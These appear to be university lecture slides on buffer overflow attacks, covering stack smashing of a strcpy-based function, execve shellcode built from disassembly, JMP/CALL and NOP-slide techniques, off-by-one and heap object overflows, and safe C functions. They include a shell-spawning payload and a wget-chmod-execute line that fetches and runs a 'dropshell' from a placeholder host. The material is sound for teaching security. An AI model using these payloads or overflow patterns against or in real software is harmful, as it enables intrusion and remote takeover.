
Function `function'

Dump of assembler code for function function:

0x00001f62	<function+0>:	push	%ebp	
0x00001f63	<function+1>:	mov	%esp,%ebp	
0x00001f65	<function+3>:	sub	\$0x28,%esp	
0x00001f68	<function+6>:	mov	8(%ebp),%eax	input ptr =>
0x00001f6b	<function+9>:	mov	%eax,4(%esp)	parameter 1
0x00001f6f	<function+13>:	lea	-16(%ebp),%eax	mybuffer ptr =>
0x00001f72	<function+16>:	mov	%eax,(%esp)	parameter 2
0x00001f75	<function+19>:	call	0x301b <dyld_stub_strcpy>	
0x00001f7a	<function+24>:	mov	\$0x0,%eax	
0x00001f7f	<function+29>:	leave		
0x00001f80	<function+30>:	ret		



stack viewpoint





Stack Area

argument of
function

8 bytes
allocated
for mybuffer

return address
for function

**stack
top**

0xbffff990: 0xbffffaa0
0xbffff9a0: 0x8fe06dc2
0xbffff9b0: **0xbffff9c8**
0xbffff9c0: 0x00000001
0xbffff9d0: 0x41414141
0xbffff9e0: 0xbffffaa0
0xbffff9f0: 0x00000001
0xbffffa00: 0x00000000

0xbffffa48
0x00000000
0x6d5f646c
0x8fe06dc2
0x41414141
0xbffffa48
0xbffffa48
0x00000000

0xbffff9e8 0x90000d6d
0xbffff9e8 **0x00001faf**
0x745f646f 0x00000000
0x41414141 0x41414141
0x41414141 0x00000014
0xbffffa28 **0x00001f46**
0xbffffa50 0xbffffaa0
0x8fe06e0a 0x8fe06dc2


return address
for main

string length
and NULL
terminator



The Stack Smashed

return address
for function
is destroyed




0xbffff990:	0xbffffaa0	0xbffffa48	0x41414141	0x41414141
0xbffff9a0:	0x41414141	0x41414141	0x41414141	0x00000014
0xbffff9b0:	0xbffff9c8	0x6d5f646c	0x745f646f	0x00000000
0xbffff9c0:	0x00000001	0x8fe06dc2	0x41414141	0x41414141
0xbffff9d0:	0x41414141	0x41414141	0x41414141	0x00000014
0xbffff9e0:	0xbffffaa0	0xbffffa48	0xbffffa28	0x00001f46
0xbffff9f0:	0x00000001	0xbffffa48	0xbffffa50	0xbffffaa0
0xbffffa00:	0x00000000	0x00000000	0x8fe06e0a	0x8fe06dc2



Exploitation

```
int function(char *input) {  
    char mybuffer[8];  
  
    strcpy(mybuffer, input);  
  
    return(0);  
}
```

This code
contains a buffer
overflow vulnerability



```
int main() {  
    char buffer[20];  
    int i;  
  
    for(i=0;i<20;i++)  
        buffer[i]='A';  
  
    return(function(buffer));  
}
```

How can we modify
the caller procedure
to exploit it to our
advantage?



Plan

- Find something that we want to do.
- Try to put into process memory.
- Change the return address to point to what we want to do!



What to do?

- Spawn a shell! => (gives full control)

```
#include <stdio.h>
```

```
void main() {
```

```
    char *name[2];
```

```
    name[0] = "/bin/sh";
```

```
    name[1] = NULL;
```

```
    execve(name[0], name, NULL);
```

```
}
```

environment parameters

filename

command line parameters



The shell code

Put NULL to +8(esp)

Dump of assembler code for function main:

```
0x08048214 <main+0>:    push    %ebp
0x08048215 <main+1>:    mov     %esp,%ebp
0x08048217 <main+3>:    sub     $0x18,%esp
0x0804821a <main+6>:    and     $0xfffffffff0,%esp
0x0804821d <main+9>:    mov     $0x0,%eax
0x08048222 <main+14>:   sub     %eax,%esp
0x08048224 <main+16>:   movl    $0x8095e68,0xffffffff8(%ebp)
0x0804822b <main+23>:   movl    $0x0,0xfffffffffc(%ebp)
0x08048232 <main+30>:   movl    $0x0,0x8(%esp)
0x0804823a <main+38>:   lea     0xffffffff8(%ebp),%eax
0x0804823d <main+41>:   mov     %eax,0x4(%esp)
0x08048241 <main+45>:   mov     0xffffffff8(%ebp),%eax
0x08048244 <main+48>:   mov     %eax,(%esp)
0x08048247 <main+51>:   call    0x804df00 <execve>
0x0804824c <main+56>:   leave
0x0804824d <main+57>:   ret
```

End of assembler dump.

procedure prolog

prepare
parameters

call to execve

address of
"/bin/sh"
goes to
-8(ebp)

Null gets
written to
-4(ebp)

Load -8(ebp) to eax
and then move to +4(esp)



Just before the call

1. The word at (esp) contains the address of the string “/bin/sh”. So this is name[0] in the function call

```
execve(name[0], name, NULL);
```

2. The word at +4 (esp) contains the address of the string “/bin/sh” followed by a NULL word. This is name in the function call above.

3. The word at +8 (esp) contains a NULL word.



The shell code, II

address of “/bin/sh” ebx

```
0x0804df00 <execve+0>: push    %ebp
0x0804df01 <execve+1>: mov     $0x0,%eax
0x0804df06 <execve+6>: mov     %esp,%ebp
0x0804df08 <execve+8>: push    %ebx
0x0804df09 <execve+9>: test    %eax,%eax
0x0804df0b <execve+11>: mov     0x8(%ebp),%ebx
0x0804df0e <execve+14>: je      0x804df15 <execve+21>
0x0804df10 <execve+16>: call    0x0
0x0804df15 <execve+21>: mov     0xc(%ebp),%ecx
0x0804df18 <execve+24>: mov     0x10(%ebp),%edx
0x0804df1b <execve+27>: mov     $0xb,%eax
0x0804df20 <execve+32>: int     $0x80
0x0804df22 <execve+34>: cmp     $0xffff000,%eax
0x0804df27 <execve+39>: mov     %eax,%ebx
0x0804df29 <execve+41>: ja      0x804df30 <execve+48>
0x0804df2b <execve+43>: mov     %ebx,%eax
0x0804df2d <execve+45>: pop     %ebx
0x0804df2e <execve+46>: pop     %ebp
0x0804df2f <execve+47>: ret
0x0804df30 <execve+48>: neg     %ebx
0x0804df32 <execve+50>: call    0x8048a40 <__errno_location>
0x0804df37 <execve+55>: mov     %ebx,(%eax)
0x0804df39 <execve+57>: mov     $0xffffffff,%ebx
0x0804df3e <execve+62>: jmp     0x804df2b <execve+43>
<snip>
```

address of name[] ecx

code for
execve() eax

address of NULL edx



The exit code

- In a similar way we can find the code for exiting a procedure cleanly: `exit(0)`

```
mov    $0x0, %ebx
mov    $0x1, %eax
int    $0x80
```

← interrupt ← system_call ← code for exit()



Attack Plan

- Prepare machine code:
 - Load to some memory location the string “/bin/sh\0”.
 - Load EAX, EBX, ECX, EDX registers and make interrupt call for execve
 - Load EAX, EBX and make interrupt call for clean exit.



Attack Plan

- Pack the machine code **together** with the string into a character array.
- Put it into the buffer that will be overflowed (Smash the stack)
- Try to make the return address point to your shell code (***that is contained inside the smashed stack***).



Addressing Difficulties

- Machine code must be bundled together with the string “/bin/sh”.
- You need the address of the string in order to write the machine code (assembly instructions).
- **PROBLEM:** *There is no way to know the address before runtime... [oops!]*



The JMP and CALL trick

- JMP and CALL can use **relative** addressing (based on the EIP register)
- The code can JMP to an address immediately before “/bin/sh” and in this address make a CALL back to the address immediately after the JMP. (yes, this seems pointless... BUT...)
- The beautiful outcome: the address where “/bin/sh” resides is **pushed to the stack (by the CALL) and can be recovered (at runtime)!**




A more serious problem

- Using the JMP and CALL trick the code should be looking good...
- But how do you smash the stack and convince the executing CPU to run the code?
- The original return address will be overwritten but where is the new code placed?



Visualizing




The shell code will be somewhere in the red area

The return address after smashing must point to the beginning of our shell code.




Preparing the Buffer





The NOP slide trick



ret addr = ?
but no need to
get the exact
beginning



Universality of attack

- Once the specifics of a certain architecture are understood:
- the same basic code in a properly calibrated buffer can produce identical effect [in this case spawn a shell]
- If the program under attack is root owned and has SUID bit set then you get ...





Alternative Payloads

- Spawning a shell is a thing to do when the process you are attacking is run in a terminal.
- What if not?
 - There are many other things to do!
 - One favorite: smash with the code of a “network installer” and then download and setup a small stealth server.

```
wget http://www.example.com/dropshell ; chmod +x dropshell ; ./dropshell ;
```




small buffers

- What do you do when your input buffer is too small?
- For example:
 - you may still be able to overwrite the return address, but:
 - you don't have enough space to fit the code!



small Buffers, II

- Find some way to put the code into memory in a predictable location.
- smash the buffer with the return address.
- A number of possibilities of placing malicious code into a memory location so that it is accessible depending on O/S.
- e.g., *initial environment variables in Unix shell.*



Discovering B.O.'s

- (without source code) get implementation of program you are interested in.
- Issue all possible inputs with large buffers of a known random character (**fuzzing**).
- If there is a crash search the core dump (or whatever else the O/S offers for debugging) for your character sequence (if no crash then you are out of luck).



Off-by-one Attack

what is wrong with this code?

```
void main(int argc, char *argv[]) {  
    char buffer[128];  
    int i;  
    if (argc>1)  
        for (i=0;i<=128;i++)  
            buffer[i] = argv[1][i];  
}
```


may allow messing with the previous frame
pointer



Changing the previous base pointer

argument 2
argument 1
return address
previous base pointer
Local Variables

off-by-one



Recall :
When procedure
terminates the
previous base
pointer will load to
EBP

By pointing EBP into the
buffer you effectively
change the data of the
calling procedure



Heap Overflows

- Heap:
 - Dynamically allocated memory by an application.
 - Various non-protected operations are possible (overflowing a buffer to write in the space of another buffer).
 - Immediate observation: possible to overwrite useful application data.



Exploiting Objects


- Objects are stored in the heap and may contain *function pointers* (ptr to something executable).
- Given the existence of a function pointer, if we overwrite it with another address:
 - then our code will be executed whenever the function pointer is invoked (provided we have loaded the appropriate code in that address)



Exploiting C++ Objects in Linux

Example exploit

```
classVulnerable : public SomeBase
{
public:
    charbuffer[100];
    virtual void Func1();
    virtual void Func2();
}
void main()
{
    ...
    Vulnerable v;
    std::cin>>v.buffer;
    v.Func1();
    ...
}
```



Picture from "Defending against Buffer Overflow Vulnerabilities", B. M. Padmanabhuni, H.B. Kuan Tan, IEEE Computer November 2011



Preventing Buffer Overflows

- What should a programmer do to avoid a buffer overflow attack?



Safe vs. Unsafe Functions

- Many standard C library functions are unsafe. examples: `strcpy()`, `strcat()`, `sprint()`.
- Safe versions exist but... if you program in C/C++ make sure you do the checking anyway.

